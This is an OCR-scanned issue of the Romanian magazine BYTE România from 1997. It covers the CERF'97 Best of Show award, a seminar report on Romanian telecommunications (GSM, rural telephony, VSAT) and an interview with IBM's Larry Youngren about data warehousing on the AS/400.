Pentru a acorda cea mai importantă distincție, BEST OF SHOW, echipa redacțională a revistei BYTE România a luat în considerare numeroase produse și tehnologii din toate domeniile prezente la ediția din acest an a expoziției. Deja celebrul IBM Deep Blue dispune de incredibila putere de a înfrunta mintea umană într-un domeniu – șahul – care până nu demult părea interzis computerelor. JavaStation de la Sun (prezentat în România de Romsys) este considerat ca germenul unei posibile revoluții în informatică. Sistemul DVD, prezentat de MGT reprezintă o alternativă extrem de atractivă la mediile de stocare ale prezentului. Și multe alte produse se puteau lua în calcul.

Considerând însă integrarea tehnologică (înscrisă și pe frontispiciul revistei) drept principal criteriu, s-a hotărât acordarea distincției BEST OF CERF unui produs care prefigurează informatica viitorului, prin modul în care, păstrând diversitatea, generează o viziune unitară și în plus, pune în valoare puterea oferită de Deep Blue, economiile realizabile prin folosirea JavaStation, dezvoltarea spectaculoasă a comunicațiilor digitale, explozia Internetului și versiunii sale la nivel corporativ, intranetul.

ORACLE InterOffice, lansat în România în aprilie de Oracle România, este un sistem care se plasează la intersecția celor mai avansate tendințe tehnologice ale domeniului. Este produsul desemnat la ediția CERF 97, ca fiind cel mai bun: BEST OF SHOW.■

Inima Care Bate Mai
Repede Pentru
Rețeaua Ta
WINDOWS
NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

Eveniment

Adevărata reformă trebuie să înceapă cu domeniul comunicaţiilor.

de Daniel Moldovan

Ziua comunicaţiilor la CERF'97

În cadrul programului de seminarii şi conferinţe CERF'97 organizat de Computer Press Agora, ziua de 14 mai a fost dedicată telecomunicaţiilor. Aceasta s-a desfăşurat sub patronajul firmei Agnor High Tech - Societate de Comunicaţii şi Calculatoare (Eugen Preotu, Hilde Corbu) şi a debutat prin prezentarea mesajului ministrului comunicaţiilor Sorin Pantiş, prin persoana secretarului de stat Dan Chirondojan, care a subliniat complexitatea procesului de privatizare al RomTelecom anunţând în acest sens înfiinţarea unui Consiliu Consultativ.

Seminarul a fost structurat pe trei părţi: infrastructura GSM în România, telefonia rurală în România, servicii Eutelsat/Intelsat în România şi s-a încheiat cu o masă rotundă dedicată liberalizării comunicaţiilor în societatea informaţională.

În cadrul primei părţi, temele vizate au urmărit serviciile GSM standard care vor fi oferite la lansare, suportul pentru transmisiile de date, arhitectura deschisă pentru serviciile suplimentare: GSM/DECT, GSM/Internet, GSM/MDI, GSM/WLL, GSM/VPN, GSM/sateliţi; piaţa de terminale, autorizaţii europene.

În acest context, primul care a luat cuvântul a fost domnul Andrei Chirică, preşedinte al Mobilrom, care a făcut o prezentare generală a sistemului GSM Dialog. S-a menţionat că Mobilrom reprezintă un concern din care fac parte FranceTelecom - ca acţionar majoritar, MediaPro, Tomen Telecom Romania, Computerland, Alcatel România. Se estimează că până la finele acestui an, 71% din populaţia ţării va putea fi conectată la noua infrastructură. În continuare, Lionel Coussy, director tehnic Mobilrom, a prezentat filozofia de dezvoltare a sistemelor GSM rapide. S-a specificat faptul că reţeaua va fi proprie iar dispozitivele folosite în acest scop vor proveni de la furnizori tradiţionali externi: Alcatel şi Motorola.

Doamna Daniela Florea, director general Geo Strategies România a prezentat utilitatea hărţilor digitale pentru GSM - marketing strategic şi inginerie. Astfel s-a specificat că există în prezent hărţi digitale cu rezoluţie de 50 m pentru întreaga suprafaţă a României.

Domnul Theo Basch, director general al Orlando Telecom România a prezentat sistemele wireless moderne. Din gama de produse prezentate amintim radioreleele digitale (California Microwave - MNS-MRC/Digital), antene, multiplexoare, sisteme guvernamentale (Loral - Lockheed), radiorelee digitale pentru aplicaţii rurale, reţele celulare, pentru cablu TV cu capacităţi de 6-80 canale cu o rază de 1 - 40 Km, laser atmosferic şi infraroşu (Ethernet, T. Ring, 2-155 MB/s), aparate portabile pentru transmisii prin sateliţi.

În a doua parte a seminarului, dedicată telefoniei rurale s-a urmărit dezbaterea unor soluţii practice pentru acoperirea cu servicii telefonice a zonelor rurale.

Domnul Emil Vizloguzov, director comercial al Alcatel România a prezentat expunerea cu tema transmisii de date în telefonia digitală. S-au prezentat tendinţele de evoluţie ale pieţei sistemelor de comutaţie în zonele cu o densitate mică a populaţiei precum şi avantajele de conectare la GSM, DECT, RITL, FITL oferite de familia de sisteme de comutaţie Alcatel 1000. Maparea serviciilor în reţele reprezintă un alt punct forte pe care interfeţele Alcatel 1000 standard sau proprietare îl pot furniza. Dintre aceste servicii putem aminti ISDN (servicii digitale pentru voce şi date), servicii PLMN (Public Land Mobile Network) care conferă mobilitate utilizatorilor, PSTN, reţele de bandă largă pentru servicii multimedia (BB Network). O altă problemă tratată a fost complementaritatea dintre sistemele de comutaţie Alcatel şi noile tehnologii de acces (FITL, xDSL) respectiv produsele de comutaţie de bandă largă (ATM), comutarea ATM fiind de altfel implemetată în linia de produse Alcatel 1000. Au fost abordate strategiile folosite pentru realizarea reţelelor de acces la nivel public, privat, rezidenţial, de afaceri, de mică şi medie densitate. S-au abordat şi opţiunile tehnologice de înlocuire a cuprului, cu sisteme radio, combinaţii între fibră şi cupru, fibră optică precum şi noile tendinţe de evoluţie ale arhitecturii reţelelor. Astfel se observă o orientare către un număr mai mic de centrale digitale de mare capacitate, localizate central, care să fie însoţite de circuite de interfaţare digitale (de la centrale locale, feeder-e de distribuţie, până la interfeţe de distribuire a abonaţilor) care să coboare până la abonat. În final a fost reliefat impactul pe care calculatoarele, telecomunicaţiile şi domeniul audio-video îl vor avea asupra domeniului multimedia. S-a amintit că de fapt adevărata restructurare trebuie să înceapă cu domeniul comunicaţiilor. O îmbunătăţire a comunicaţiilor în zonele urbane ar avea ca efect o dezvoltare a zonelor respective.

Dl. Eugen Preotu, preşedintele Agnor High Tech.

Domnul Sergiu Stelian Iliescu, director general de strategii, relaţii internaţionale şi sisteme informatice din Comisia Naţiona-

Dl. Scott Temple manager general Comtek Expositions, dl. Victor Ciorbea şi dl. Sorin Pantiş

lă de Informatică a abordat subiectul serviciilor informatice în administraţia publică locală.

Din partea companiei Hughes, dom-nul Frank Safertal expert pentru sisteme Hughes în Europa, a prezentat o descriere a buclelor locale wireless (wireless local loops). Serviciile Eutelsat / Intelsat în România au fost abordate prin prezentarea domnului Adrian Vlad, director general al Hughes - România care în cadrul sistemelor de reţea a prezentat echipamentele VSAT pentru transmisii prin satelit: componente, domenii de aplicaţii. Au fost amintite avantajele pe care VSAT le are faţă de sistemele terestre. Dintre acestea am putea aminti o topologie de reţea simplificată cu viteze superioare de implementare şi reconfigurare, suport pentru lăţimi de bandă suplimentare şi pentru protocoale multiple, un singur punct de contact, suport pentru aplicaţii multiple şi nu în ultimul rând preţul. Au fost prezentate tehnicile de acces INROUTE configurabile pe baza portului, atribuiri dinamice ale accesului pentru o echilibrare eficientă a traficului. De asemenea au fost prezentate serviciile oferite de tehnologia DirecPC: Turbo Internet, deservire de pachete digitale, multimedia, acces la diferite servicii, configuraţia unei arhitecturi DirecPC intranet, DirecPC pentru învăţământ la distanţă. S-a amintit şi faptul că primul DirecPC a fost instalat la Soros Cluj. În final au fost trecute în revistă terminalele NetSat Express de acces la Internet precum şi pachetele oferite furnizorilor de servicii Internet: soluţii HW/SW complete; servicii pentru linii închiriate, pentru apel telefonic şi clienţi wireless; rutere, servere, huburi, modemuri, programe firewall.

Din partea Regiei Autonome de Radiocomunicaţii, domnul ing. Ştefan Molinaru, director general, a abordat noile domenii de interes ale regiei: R.A.Radiocomunicaţii - al doilea carrier naţional de telefonie; asigurarea de capacităţi de transmisie pe liniile digitale pentru al doilea operator de telecomunicaţii; telefonie rurală; VSAT; Internet. Pentru aceasta se vor avea în vedere restructurări ale sectorului, o rentabilizare a activităţii, reducere a costurilor, deservire a populaţiei cu programe radio şi TV, aliniere la cerinţele standardelor europene. Printre priorităţi s-au menţionat: retehnologizare, dezvoltare a reţelei de radiorelee, digitalizare; extindere reţea TV2 la nivel naţional (plus servicii teletext); implementare a două reţele UUS în CCIR (plus servicii RDS-Radio Data System); implementare reţele T-DAB (terrestrial digital audio broadcasting), T-DVD (terrestrial digital video broadcasting) plus serviciile cu valoare adăugată din domeniul informaţional, multimedia. Au fost amintite serviciile de tip acces radio (wireless local loop) ca şi soluţii pentru introducerea serviciilor telefonice în zonele rurale sau a marilor aglomerări urbane, furnizarea de servicii Internet folosind staţia de sol CHEIA şi rutele digitale de radioreleu, servicii VSAT. S-a amintit faptul că R.A. Radiocomunicaţii este semnatară a acordurilor internaţionale pentru: INTELSAT, EUTELSAT, INMARSAT, INTERSPUTNIK.

Domnul Constantin Răuţă, appliant scientist contractor NASA a lansat problema oportunităţii lansării unui satelit deţinut de România, o iniţiativă personală cu consistenţă profesională.

Seminarul s-a încheiat cu masa rotundă dedicată liberalizării comunicaţiilor în societatea informaţională. Printre participanţii la această discuţie liberă s-au numărat reprezentanţi ai mediilor comerciale, guvernamentale, academice. Dintre aceştia amintim domnii Andrei Chirică, Eugen Preotu (preşedinte Agnor High Tech), doamna Ioana Slăvescu (şef serviciu Direcţia Reglementări din Ministerul Comunicaţiilor), d-l Dan Podrumaru (şef serviciu Direcţia de Strategii din Ministerul Comunicaţiilor), d-l Mircea Dumitrescu (prim vice preşedinte C.N.I.M.M.R), domnii Constantin Răuţă, Vintilă Popescu (director Direcţia de Strategie şi Sisteme Informatice din Ministerul Industriilor şi Comerţului), doamna Doina Banciu (director Consiliul pentru Coordonare Strategie şi Reformă Economică din Guvernul României), d-l Cristea Valentin (secretar ştiinţific Fac. de Automatică şi Calculatoare, U.P.B), d-l Theo Basch, d-l Trandafir Moisa (profesor catedra de automatică U.P.B), d-l Albu Voicu (director tehnic Rompres). Au fost abordate domenii de la strategii ale Ministerului de Comunicaţii şi ale Comisiei Naţionale de Informatică la suportul oferit firmelor din domeniul IT&C şi la exemple practice ale ţărilor din Europa.

Dl. Gelu Popa, director la Inspectoratul General al Comunicaţiilor şi dl. Albu Voicu, director tehnic Rompress

În final se poate afirma că prezenţa elitei tehnologiei româneşti din domeniul telecomunicaţiilor a contribuit împreună cu numărul mare de participanţi la atingerea scopului acestei manifestări: oferirea de informaţii speciale de ultimă oră, orientate direct spre noile tehnologii, produse sau oportunităţi de afaceri. ■

D-l Daniel Moldovan este redactor BYTE România şi poate fi contactat prin e-mail la adresa **dmoldovan@agora.ro**

AS/400 pentru depozite de date

Interviu cu dl. Larry Youngren
de Mircea Sârbu

În urmă cu câţiva ani, IBM folosea termenul de „Ianformation Warehouse“, pe care l-a şi protejat în nume propriu. Astăzi, termenul care s-a impus este „Data Warehouse“ (înregistrat de William Inmon). Există vreo diferenţă?

Nu. Sunt două nume pentru aceeaşi noţiune. E o chestiune istorică, dar dincolo de denumiri trebuie să recunoaştem tendinţa. Azi îi spunem Data Warehousing, dar de fapt cred că este vorba de câteva idei care existau încă înainte ca cineva să vorbească despre Data Warehouse. Nu m-a surprins să aflu că există oameni care au folosit abordări de tip „depozit de date“ fără să aibă nici un nume special ca să denumească ceea ce făceau. Spuneau foarte simplu: „Desigur că ţin evidenţa informaţiilor pe care le-am cules de-a lungul timpului şi am învăţat de multă vreme că e mai bine să le sumarizez, pentru că altfel nu mi-ar ajunge discurile...“. Acum însă avem un termen formal pentru asta.

În principiu este vorba despre sisteme operaţionale şi despre sisteme informaţionale...

Cred că este e diferenţă importantă.

Dar aceste două sisteme, care există în paralel, induc un anumit nivel de redundanţă.

Într-adevăr. În depozitul de date se află mai ales informaţii extrase automat din sistemul tranzacţional. Am auzit despre unele companii care au ales varianta de a sumariza în „depozitul de informaţii“ datele din propriul sistem operaţional, după care au cumpărat din afară anumite date, cum sunt cele de recensământ şi cele obţinute din anchete sau sondaje realizate de firme de specialitate. Aceste informaţii spun ceva de genul: „Din studiile noastre rezultă că bărbaţii de 21 de ani cu câştiguri situate la un anume nivel preferă să cumpere produsul cutare“. Combinând informaţiile pe care le ai despre proprii clienţi cu informaţiile pe care le-ai cumpărat, este foarte probabil să obţii informaţii mai valoroase şi mai specifice.

Cu alte cuvinte, în depozitele de date se folosesc şi date externe, cumpărate sau poate disponibile în baze de date publice. De pildă un istoric al cotaţiile bursiere...

Da. Uneori facem acelaşi lucru şi cu propriile noastre date. Avem un mare client care a implementat împreună cu noi un depozit de date... Este o companie care vinde casete video cu desene animate şi filme pentru copii. E vorba de filme noi, recent lansate. Ei ştiu foarte bine ce s-a vândut bine în trecut, aşa că pentru un film nou încearcă să găsească caracteristici comune cu filme mai vechi, pentru a decide în care magazine să vândă produsul, în care părţi ale ţării va fi mai apreciat, la ce ore din zi trebuie să-şi plaseze reclamele la TV astfel încât să se adreseze mamelor sau bunicilor care ar cumpăra caseta... Folosesc aşadar propriile lor informaţii istorice de vânzări, aplicându-le însă unor produse noi, deoarece au observat că există anumite similarităţi...

Există anumite tipare care sunt aplicabile mereu...

Da, există anumite tipare, dar şi o doză de fler... Trebuie să „ghicească“ faptul că noul film are suficiente similarităţi cu un alt film, astfel încât să funcţioneze aceeaşi reţetă de vânzări. Dar folosesc şi alte metode. Uneori folosesc o audienţă de test şi îşi bazează acţiunile majore pe reacţia acestei audienţe. Uneori vând în primele câteva săptămâni o casetă nouă doar într-o mică regiune: reacţiile pe care le obţin influenţează apoi modul în care vor orienta cheltuielile de publicitate la nivel naţional în următoarele luni. Obţin astfel o mai bună recuperare a cheltuielilor de promovare pentru restul ţării, datorită capacităţii de a

Dl. **Larry Youngren** lucrează la IBM din anul 1976. De atunci, el s-a ocupat de proiectarea microcodului pentru System/38 şi apoi AS/400. A condus echipele responsabile de proiectarea bazei de date. Este membru al comitetului director al inginerului şef software. În prezent, este implicat într-un proiect pentru introducerea noilor tehnologii hardware şi a paralelismului în domeniul bazelor de date.

lua decizii rapide, bazate pe informaţii de calitate. Dacă nu ar avea un depozit de date, cred că ar trebui să meargă mai mult pe ghicite decât pe baza unor metode ştiinţifice. Având însă la dispoziţie date reale, pot să spună: „Data trecută a mers, deci avem şanse mari să reuşim cu aceleaşi metode“. În felul acesta investiţiile în publicitate sunt mai sigure.

O întrebare ceva mai generală acum. În ultimii ani, întreaga industrie informatică pare să urmeze o tendinţă spre centralizare. „Network Computing“ este într-un fel centralizare, pentru că ne apropie de modelul mainframe, dar şi „Data Warehousing“ este tot un fel de centralizare. Credeţi că aceste tehnologii sunt conexe sau măcar au ceva în comun?

IBM AS/400 Roadshow

Luni, 26 mai 1996, a avut loc la World Trade Center Bucureşti prezentarea AS/400 – "Managing Your Business" organizată de IBM Romania şi IBM AS/400 Division. Prezentarea face parte dintr-un turneu de conferinţe susţinut de specialişti din Laboratoarele IBM AS/400 din Rochester şi Santa Palomba, implicaţi activ în dezvoltarea arhitecturii şi produselor AS/400. Acest turneu a început în Africa de Sud, România fiind a 31-a ţară vizitată.

Publicul, prezent în număr mare în sala New York a WTC, a fost martorul unui adevărat maraton al expunerilor, fără a avea însă ocazia să se plictisească: "AS/400 Directions" (dl. Bruce Jawer), "IBM NetStation" (dl. John Rathke), "Client Integration" (dl. Bill Oberg), "AS/400 and Data Warehousing" (dl. Larry Youngren), "AS/400 and Internet" (dl. Bill Oberg) şi "Application Development" (dl. Mitch Faulkner).

Organizarea a fost ireproşabilă iar expunerile au fost nu doar extrem de informative, ci şi foarte plăcute şi atractive, adevărate lecţii practice despre modul cum trebuie susţinută o prezentare. (M. S.)

Nu ştiu... nu m-am gândit la asta până acum. Într-adevăr, ambele tehnologii de care vorbiţi au în comun această tendinţă de re-centralizare. Pe de altă parte, mi-e imposibil să-mi imaginez un depozit de date care nu este centralizat. Nu am avut timp suficient să detaliez acest aspect în expunere, dar dispunem de o varietate de soluţii pentru a distribui datele. Ne putem imagina că datele sunt „centrale“, dar aceasta nu înseamnă că trebuie să le stocăm în acelaşi loc. Ele pot fi de fapt distribuite, uneori la mari distanţe, astfel încât să fie locale acolo unde sunt actualizate. De exemplu, o persoană care lucrează la un computer în California poate să aibă datele despre California stocate local, pentru a avea un acces rapid la ele, dar fiindcă depozitul de date în ansamblu este distribuit în diverse părţi ale ţării, acea persoană poate să vadă totul...

Datele sunt replicate?

Nu, nu se face nici un fel de replicare. Principiul este că datele despre California sunt stocate local, în California, dar sunt disponibile de oriunde, din New Jersey sau din Minnesotta. Nu se face nici un fel de replicare, ci se construieşte o vedere comună, unică, asupra bazei de date ca şi cum ar fi centralizată, deşi nu este. Oamenii care aproape întotdeauna formulează interogări despre datele locale obţin astfel răspunsuri rapide, deoarece distanţa este mică, dar dacă ocazional trebuie să obţină date despre alte regiuni nu trebuie să schimbe softul, nu trebuie să schimbe aplicaţiile, nu trebuie să schimbe modul de interogare, nu trebuie să schimbe nimic... doar că va dura mai mult până când vor obţine răspunsul.

Deci logic datele sunt centralizate...

Da, exact, iar fizic sunt distribuite, pentru a facilita accesul local. Existenţa mai multor puncte de distribuţie se justifică, cred, foarte bine pentru companiile de asigurări. Oamenii care lucrează în California, de exemplu, trebuie să aibă datele despre clienţii din California stocate local, pentru a avea acces rapid la ele. Dar dacă cineva călătoreşte într-o zonă îndepărtată a ţării şi are un accident de maşină, funcţionarul de acolo trebuie să aibă acces la datele personale ale clientului său, date stocate în mod unic în Californie, şi să poată să actualizeze acele date în timp real. Deci nu este vorba de replicare sau de download...

...ci despre tranzacţii distribuite...

Exact, tranzacţii distribuite într-o structură fără redundanţă, dar ale căror efecte sunt apoi reflectate într-un depozit de date la nivel central.

Acum o întrebare ceva mai tehnică. Aţi afirmat că AS/400 suportă baze de date multidimensionale, dar DB/2 este un SGBD relaţional. E vorba de o mapare sau de stocare fizică multidimensională?

AS/400 are o parte din software inclus în sistemul de operare şi livrat odată cu maşina. Dar AS/400 mai are de asemenea cam 25.000 de softuri aplicative care sunt vândute separat de diverşi parteneri de afaceri ai IBM. Baza de date multidimensională vine de la o astfel de companie, pe care întâmplător o cunosc foarte bine. Este formată din foşti angajaţi ai IBM-ului care au lucrat la sistemul de operare OS/400 şi care apoi şi-au întemeiat propria lor companie. Ei au realizat un SGBD multidimensional care se potriveşte foarte bine în AS/4000. Structurile de date multidimensionale sunt stocate, conceptual vorbind, sub formă de tablouri, dar din punct de vedere al stocării fizice sunt matrici „rare“ (sparse matrix).

Ceva similar cu Oracle Express Server?

Poate, nu prea cunosc produsele Oracle... dar bănuiesc că aşa este. Cred că au pornit de la un produs numit Essbase, care rula pe alte platforme... Au considerat că se potriveşte foarte bine, i-au făcut o interfaţă frumoasă cu utilizatorul şi, datorită faptului că au o cunoaştere aprofundată a sistemului de operare din AS/4000 (doar au lucrat ca proiectanţi la acest SO), au reuşit o foarte bună integrare.

Deci este un produs „third party“...

Da, dar unul foarte strâns legat de sistemul de operare. De fapt acest lucru este valabil pentru toate produsele pentru AS/400 ale partenerilor noştri. Majoritatea lor au fost iniţial doar clienţi care foloseau AS/4000, au dezvoltat programe pentru nevoile lor iar apoi şi-au zis: „Iată, programul e foarte bun, îl putem vinde...“.

„Data Warehousing este o tehnologie foarte scumpă. Credeţi că este rezervată doar marilor companii sau este potrivită şi pentru companii mici şi mijlocii?

Aţi spus că e scumpă... De ce credeţi că e scumpă?

Pentru că implică hardware foarte puternic şi, desigur, scump: maşini cu procesare paralelă, medii de stocare de mare capacitate...

De asemenea, softul este foarte scump. Consultanţa este scumpă, instruirea...

Mda, îmi pot imagina că cineva poate să aleagă varianta de a construi un depozit de date foarte mare, care să necesite cu adevărat un hardware enorm... Dar, din câte am văzut, majoritatea companiilor încep cu ceva mult mai puţin măreţ, ba chiar foarte modest... i-am putea zice mai degrabă Data Boutique...O fac poate doar pentru a răspunde la o anumită întrebare, poate chiar numai pentru o mică parte a companiei. Iar dacă iese bine şi ei învaţă o mulţime de lucruri despre cum trebuie aranjate lucrurile ca să iasă bine, poate vor extinde cu timpul experienţa la restul companiei. Dacă ai un AS/400 nu trebuie să cumperi nici un software ca să faci asta, din moment ce poţi să lucrezi cu tabele relaţionale sumarizate, pentru care ai suport chiar în sistemul de operare. Nici măcar DB2 nu este un produs separat în AS/400, deoarece face parte din sistemul de operare şi se livrează împreună cu maşina. Deci, dacă ai un AS/4000, chiar şi cel mai mic, ai deja la dispoziţie o bază de date complet funcţională care poate face Data Warehousing. Nu se poate face analiză multidimensională într-o manieră foarte comodă câtă vreme nu cumperi un produs specializat de la un partener IBM, dar asta nu înseamnă că nu poţi să beneficiezi deja de multe avantaje. Poţi să te foloseşti foarte bine de tabele relaţionale sumarizate pentru a memora din vreme răspunsurile la întrebările care pot fi puse. Poţi face asta singur la început... Iar dacă avantajele comerciale pe care le obţii justifică investiţia, poţi să extinzi apoi sistemul, să cumperi eventual şi un software de analiză multidimensională cu o interfaţă grozavă... Dar cred că, din moment ce AS/400 vine cu DB2, o bază de dată relaţională puternică şi cu un software pentru interogări, ai deja uneltele de bază pentru a construi un data boutique. Asta fără hardware sau software excesiv de scump. Deci cred că poate fi o variantă accesibilă şi pentru companii mai mici. Cel puţin asta e părerea mea... Nu credeţi?

Da, pare posibil... Oricum, ideea că Data Warehousing este o tehnologie foarte scumpă este foarte prezentă aici, în România...

Cred că... poate e o idee greşită...

Poate... Să încercăm să o corectăm atunci.


Da. Cred că studenţii de la universităţi ar putea fi un bun punct de pornire... Mi se pare interesant: ar putea să ia o problemă economică concretă şi să se gândească cum ar trebui organizate datele, care ar fi dimensiunile de interes pentru analiză şi care ar fi dimensiunile în sens fizic necesare... Asta însemnând răspunsuri la întrebări de genul „care sunt tabelele de care am nevoie?“, „care sunt coloanele?“, „ce indecşi trebuie să construiesc“ şi aşa mai departe. Cred că ar fi un exerciţiu practic util, care s-ar putea constitui într-o lucrare academică, dar care ar putea totodată să se constituie într-o demonstraţie care să ajute firmele comerciale să înţeleagă cum se poate construi un Data Boutique, care ar fi avantajele şi care ar fi costurile...

